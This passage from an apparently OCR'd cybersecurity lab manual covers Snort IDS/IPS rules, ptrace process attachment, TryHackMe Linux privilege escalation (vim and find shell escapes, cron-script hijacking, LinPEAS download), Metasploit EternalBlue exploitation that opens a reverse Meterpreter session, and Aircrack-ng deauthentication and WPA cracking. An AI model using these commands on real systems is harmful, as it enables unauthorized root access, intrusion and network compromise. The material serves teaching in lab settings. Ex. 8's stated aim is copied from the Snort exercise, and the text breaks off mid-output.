
7. In new terminal:


   for p in {1..100}; do nc -zv 10.48.190.168 $p; done

8. Go back to Snort terminal → confirm alert

9. (Optional log):

   sudo tail -f /var/log/snort/alert





Experiment 3 — IPS Blocking (Inline Mode) — line by line (with new terminal steps)

1. Change rule in Rule File

   sudo nano /etc/snort/rules/local.rules

2. Add:

drop icmp any any -> any any (msg:"ICMP Blocked"; sid:1000003; rev:1;)

3. Save: Ctrl+O → Enter → Ctrl+X

4. Stop Snort:

Ctrl + C

5. Run inline:

sudo snort -Q --daq afpacket -i eth0:eth0 -c /etc/snort/snort.conf 6. Open new terminal tab

- Click +
  OR
- Right-click → New Tab

7. In new terminal:

ping 8.8.8.8

8. Expected result:
   ❌ No ping reply
   ✓ Alert shown in Snort terminal

9. (Optional log):

sudo tail -f /var/log/snort/alert

If interface is not eth0

Run once:

ip a

Use the shown interface name instead of eth0.

RESULT:

Successfully detected and prevented attacks using Snort IDS/IPS.

Ex. Nos. 7	Performing Code Injection on Application Process Using Ptrace in Kali Linux
Date :	

AIM :

To demonstrate code injection on a running application process using the ptrace system call in Kali Linux for understanding low-level process manipulation and security vulnerabilities.

SOFTWARE REQUIREMENTS :

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Programming Language: C
- Debugger / System Tool: Ptrace
- Compiler: GCC
- System Requirements:

o RAM: Minimum 4 GB (8 GB recommended)
o Disk Space: Minimum 30 GB
o Processor: Intel/AMD with Virtualization support

INTRODUCTION :

Code injection is a technique where malicious code is inserted into a running process to alter its execution. ptrace is a Linux system call that allows one process to observe and control another process, commonly used by debuggers. Understanding ptrace-based code injection helps analyze malware behavior, reverse engineering techniques, and system-level security vulnerabilities. Kali Linux provides a secure environment to study such low-level attacks ethically.

Procedure

Step 1: Start Kali Linux Virtual Machine
1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Create a Target Program
1. Open Terminal.
2. Create a simple C program:
3. nano target.c
4. Write a basic infinite loop program.
5. Compile the program:
6. gcc target.c -o target

Step 3: Run the Target Application
1. Execute the program:
2. ./target
3. Note the Process ID (PID) using:

4. ps aux | grep target

Step 4: Create Injector Program

1. Create injector source file:
2. nano injector.c
3. Write ptrace-based code to attach to the target process and modify its memory or registers.
4. Save the file.

Step 5: Compile the Injector Program

1. Compile the injector:
2. gcc injector.c -o injector

Step 6: Attach to Target Process


1. Attach injector to target process using PID:
2. sudo ./injector <PID>
3. Injector gains control of the target process.


Step 7: Inject and Execute Code


1. Modify target process memory or registers
2. Resume execution of the target process.
3. Observe injected behavior.


Output

- Injector successfully attaches to the running process.
- Target application behavior is modified during execution.
- Code injection is observed in real time.




rec@kali: ~
Session Actions Edit View Help
rec@kali: ~
rec@kali: ~
(rec㉿kali)-[~]
$ nano target.c
(rec㉿kali)-[~]
$ gcc target.c -o target
(rec㉿kali)-[~]
$ ./target
Running ... Counter = 0
Running ... Counter = 1
Running ... Counter = 2
Running ... Counter = 3
Running ... Counter = 4
Running ... Counter = 5
Running ... Counter = 6
Running ... Counter = 7
Running ... Counter = 8
Running ... Counter = 9
Running ... Counter = 10
Running ... Counter = 11
Running ... Counter = 12
Running ... Counter = 13
Running ... Counter = 14
Running ... Counter = 15
Running ... Counter = 16
Running ... Counter = 17
Running ... Counter = 18
Mouse integration ...
Don't show again
Auto capture keyboard ...
Don't show again


rec@kali: ~
Session Actions Edit View Help
rec@kali: ~
rec@kali: ~
GNU nano 8.6 tracer.c
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/user.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(int argc, char *argv[]) {
if(argc != 2) {
printf("Usage: %s <PID>\n", argv[0]);
return 1;
}
pid_t pid = atoi(argv[1]);
// Attach to process
ptrace(PTRACE_ATTACH, pid, NULL, NULL);
wait(NULL);
printf("Attached to process %d\n", pid);
struct user_regs_struct regs;
// Get registers
ptrace(PTRACE_GETREGS, pid, NULL, &regs);
printf("Instruction Pointer (RIP): %llx\n", regs.rip);
// Detach
ptrace(PTRACE_DETACH, pid, NULL, NULL);
printf("Detached successfully\n");
return 0;
}
[Read 36 lines]
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line
Mouse integration ...
Don't show again
Auto capture keyboard ...
Don't show again



RESULT :

Code injection using the ptrace system call was successfully demonstrated in Kali Linux. The experiment illustrates how process memory and execution flow can be manipulated, emphasizing the importance of secure process isolation.

Ex. Nos. 8	Privilege Escalation in TryHackMe Platform
Date :	

Aim

To detect and prevent real-time network attacks using Snort IDS/IPS on the TryHackMe platform.

Software Requirements

TryHackMe account, AttackBox or VPN,SSH

Explanation of Exercise

Privilege escalation means gaining higher permissions on a system after initial access (usually from a low-privilege user to root/administrator). In TryHackMe labs, the goal is usually to escalate privileges and capture the root flag.

Procedure

Step 1 – Login to TryHackMe

1. Open browser
2. Go to

https://tryhackme.com

3. Login with your credentials.

Step 2 – Open the Lab Room

1. Click Learn
2. Search for

Linux Privilege Escalation

3. Open the room.

The room contains multiple tasks and instructions. Follow all tasks and learn what is privilege Escalation.

TryHackMe Privilege Escalation Flow

1. Gain initial shell
2. Run enumeration commands
3. Check sudo -l
4. Search SUID binaries
5. Check cron jobs
6. Look for writable scripts
7. Use GTFOBins
8. Run LinPEAS
9. Exploit vulnerability
10. Get root flag

Step 3 – Start AttackBox

At the top of the room page click:

Start AttackBox

Wait 1–2 minutes until the Kali Linux desktop loads.
AttackBox is a browser-based penetration testing machine

Step 4 – Open Terminal
Inside AttackBox open the terminal.
Method 1
Click the Terminal icon in the bottom taskbar
Method 2
Press the shortcut
CTRL + ALT + T
A terminal window will open.

Step 5 – Identify Target Machine
On the TryHackMe room page locate the Target IP Address.
Example:
10.10.152.45
This is the machine students will attack.

Step 6 – Connect to Target Machine
Use SSH to connect.
Command:
ssh username@target-ip
Example:
ssh tryhackme@10.10.152.45
Press Enter
When asked:
Are you sure you want to continue connecting?
Type
yes
Then enter the password provided in the room instructions.
If successful you will see:
tryhackme@target:~$
This means you now have initial access to the system.

Step 7 – Verify Current User
Run the command:
whoami
Example output:
tryhackme
Explanation
This shows the current logged in user.
The goal is to escalate privileges to root.

Step 8 – Check User Information
Run:
id
Example output:
uid=1001(tryhackme) gid=1001(tryhackme) groups=1001(tryhackme)
Explanation
Shows user ID and group memberships.

Step 9 – Collect System Information
Run:
uname -a
Example output:
Linux ubuntu 4.4.0-21-generic
Explanation
Displays kernel version which may contain vulnerabilities
Check operating system:
cat /etc/os-release
Example:
Ubuntu 16.04
Older OS versions may contain security flaws

Step 10 – Check Sudo Permissions
Run:
sudo -l
Example output:
User tryhackme may run the following commands:
(root) NOPASSWD: /usr/bin/vim
Explanation
User can run vim as root without password.

Step 11 – Exploit Sudo Privilege
Execute:
sudo vim -c ':!/bin/bash'
Now check:
whoami
Output:
root
Explanation
This command opens a root shell using vim.

Step 12 – Search for SUID Binaries

If sudo access is not available, search for SUID files

Run:

find / -perm -4000 -type f 2>/dev/null

Example output:

/usr/bin/find

/usr/bin/passwd

/usr/bin/python

Explanation

SUID binaries run with owner privileges (often root)

Step 13 – Exploit SUID Binary

If find is present run:

find . -exec /bin/sh \; -quit

Then check:

whoami

If successful:

root

Step 14 – Check Cron Jobs

Cron jobs execute scheduled tasks.

Run:

cat /etc/crontab

Example output:

* * * * * root /home/user/script.sh

Explanation

The script runs every minute as root

Check permissions:

ls -la /home/user/script.sh

If writable:

nano /home/user/script.sh

Add:

/bin/bash

When cron executes the script a root shell appears.

Step 15 – Check Writable Files

Find writable files:

find / -writable -type f 2>/dev/null

Explanation

Writable files may allow code injection.


Step 16 – Check PATH Variable
Display PATH:
echo $PATH
Example output:
/usr/local/bin:/usr/bin:/bin
Explanation
If root executes commands without absolute path, attackers can hijack commands.


Step 17 – Automated Enumeration Tool
Download LinPEAS.
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Make executable:
chmod +x linpeas.sh
Run the tool:
./linpeas.sh
LinPEAS automatically detects:
SUID vulnerabilities
Cron jobs
PATH misconfigurations
Password leaks
Kernel exploits

Step 18 – Kernel Exploit Check
Check kernel version:
uname -r
Search exploit:
searchsploit linux kernel <version>
Explanation
Older kernels may contain privilege escalation vulnerabilities.

Step 19 – Confirm Root Access
Run:
whoami
Output:
root
This confirms privilege escalation success.
Step 20 – Capture Root Flag
Navigate to root directory:
cd /root
List files:
ls
Read flag:
cat root.txt

Output





Result:

Privilege escalation was successfully achieved by exploiting system misconfigurations, and root access was obtained. The root flag was captured, confirming complete system compromise in a controlled environment.

Ex. Nos. 9	Windows Exploitation using Metasploit Framework
Date :	

Aim

To perform exploitation of a vulnerable Windows system using the Metasploit Framework in Kali Linux for educational and ethical hacking purposes.

Software Requirements

Host Operating System: Windows / Linux / macOS
Virtualization Software: Oracle VirtualBox
Guest Operating System: Kali Linux
Security Tool: Metasploit Framework

System Requirements:
o RAM: Minimum 4 GB (8 GB recommended)
o Disk Space: Minimum 30 GB
o Processor: Intel/AMD with Virtualization support

Introduction

Windows exploitation involves identifying and leveraging vulnerabilities in Windows operating systems to gain unauthorized access or control. The Metasploit Framework is a widely used penetration testing tool that provides a collection of exploits, payloads, and auxiliary modules.

Using Kali Linux in a virtualized environment allows safe and controlled testing of vulnerabilities such as MS17-010 (EternalBlue), which targets SMB protocol weaknesses in unpatched Windows systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Launch Metasploit Framework

1. Open Terminal in Kali Linux
2. Start Metasploit using:

```
msfconsole
```

Step 3: Search for Exploits

1. In Metasploit console, search for Windows exploits:

   search windows

Step 4: Select Exploit Module

1. Choose the EternalBlue exploit module:

   use exploit/windows/smb/ms17_010_eternalblue

Step 5: Configure Target Parameters

1. Set the target system IP address:

   set RHOSTS <target_ip>

2. Set local machine IP address:

   set LHOST <your_ip>

Step 6: Execute the Exploit

1. Run the exploit:

   exploit

2. Wait for session establishment.

Output:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Metasploit Framework initialized...

msf6 > search windows

Matching Modules
================
   #  Name                                      Disclosure Date  Rank       Check
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       excellent  Yes

msf6 > use exploit/windows/smb/ms17_010_eternalblue

msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10

msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
```

```
msf6 exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.10:445 - Connecting to target...
[*] 192.168.1.10:445 - Target is vulnerable.
[*] Sending exploit payload...
[*] Launching exploit...
[*] Sending stage (200262 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.10:49158) at 2026-04-19

meterpreter > sysinfo
Computer        : WIN-7-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1)
Architecture    : x64
System Language : en_US
Meterpreter     : x64/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- Reverse TCP handler started.
- Exploit payload sent to target system
- Meterpreter session opened successfully.

Result

The vulnerable Windows system was successfully exploited using the Metasploit Framework. A Meterpreter session was established, demonstrating how unpatched vulnerabilities can be exploited and emphasizing the importance of system updates and security practices.

Ex. Nos. 10	Wireless Network Security Audit using Aircrack-ng
Date :	

Aim :

To perform wireless network analysis and security auditing using Aircrack-ng tools in Kali Linux for educational and ethical hacking purposes.

Software Requirements :

Host Operating System: Windows / Linux / macOS
Virtualization Software: Oracle VirtualBox
Guest Operating System: Kali Linux
Security Tools: Aircrack-ng Suite

System Requirements:

- RAM: Minimum 4 GB (8 GB recommended)
- Disk Space: Minimum 30 GB
- Processor: Intel/AMD with Virtualization support
- Wireless Adapter supporting Monitor Mode

Introduction:

Wireless network security auditing involves analyzing Wi-Fi networks to identify vulnerabilities and weaknesses. The Aircrack-ng suite is a powerful set of tools used for monitoring, packet capturing, and cracking wireless network passwords.

By performing controlled auditing in a lab environment, users can understand how weak encryption and poor password practices can compromise wireless security.

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine
3. Log in using Kali credentials.

Step 2: Connect Wireless Adapter

1. Attach a wireless adapter that supports monitor mode.
2. Verify adapter using:

iwconfig

Step 3: Enable Monitor Mode

1. Start monitor mode on the wireless interface:

   airmon-ng start wlan0

Step 4: Scan Wireless Networks

1. Scan nearby networks:

   airodump-ng wlan0mon

2. Note the BSSID and channel of the target network

Step 5: Capture Packets

1. Capture packets from target network:

   airodump-ng --bssid <BSSID> -c <CHANNEL> -w capture wlan0mon

Step 6: Perform Deauthentication Attack

1. Generate traffic to capture handshake:

   aireplay-ng --deauth 5 -a <BSSID> wlan0mon

Step 7: Crack Password

1. Use a wordlist to crack the captured handshake:

   aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt

Output :

- Nearby wireless networks displayed with BSSID and signal strength
- Packets captured successfully
- Password cracking attempted using wordlist.
- Key found for weak passwords (if successful).

```
┌──(kali㉿kali)-[~]
└─$ iwconfig

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Tx-Power=20 dBm

┌──(kali㉿kali)-[~]
└─$ airmon-ng start wlan0

Found 1 processes that could cause trouble.
Killing them...

PHY     Interface   Driver      Chipset
phy0    wlan0       ath9k_htc   Atheros

Enabled monitor mode on wlan0mon

┌──(kali㉿kali)-[~]
└─$ airodump-ng wlan0mon

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
 00:14:6C:7E:40:80  -45      120        56    0   6   54e  WPA2 CCMP   PSK  MyWiFi

┌──(kali㉿kali)-[~]
└─$ airodump-ng --bssid 00:14:6C:7E:40:80 -c 6 -w capture wlan0mon

 CH  6 ][ WPA handshake: 00:14:6C:7E:40:80

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  ESSID
 00:14:6C:7E:40:80  -43      200       120    2   6   54e  WPA2 MyWiFi
```

```
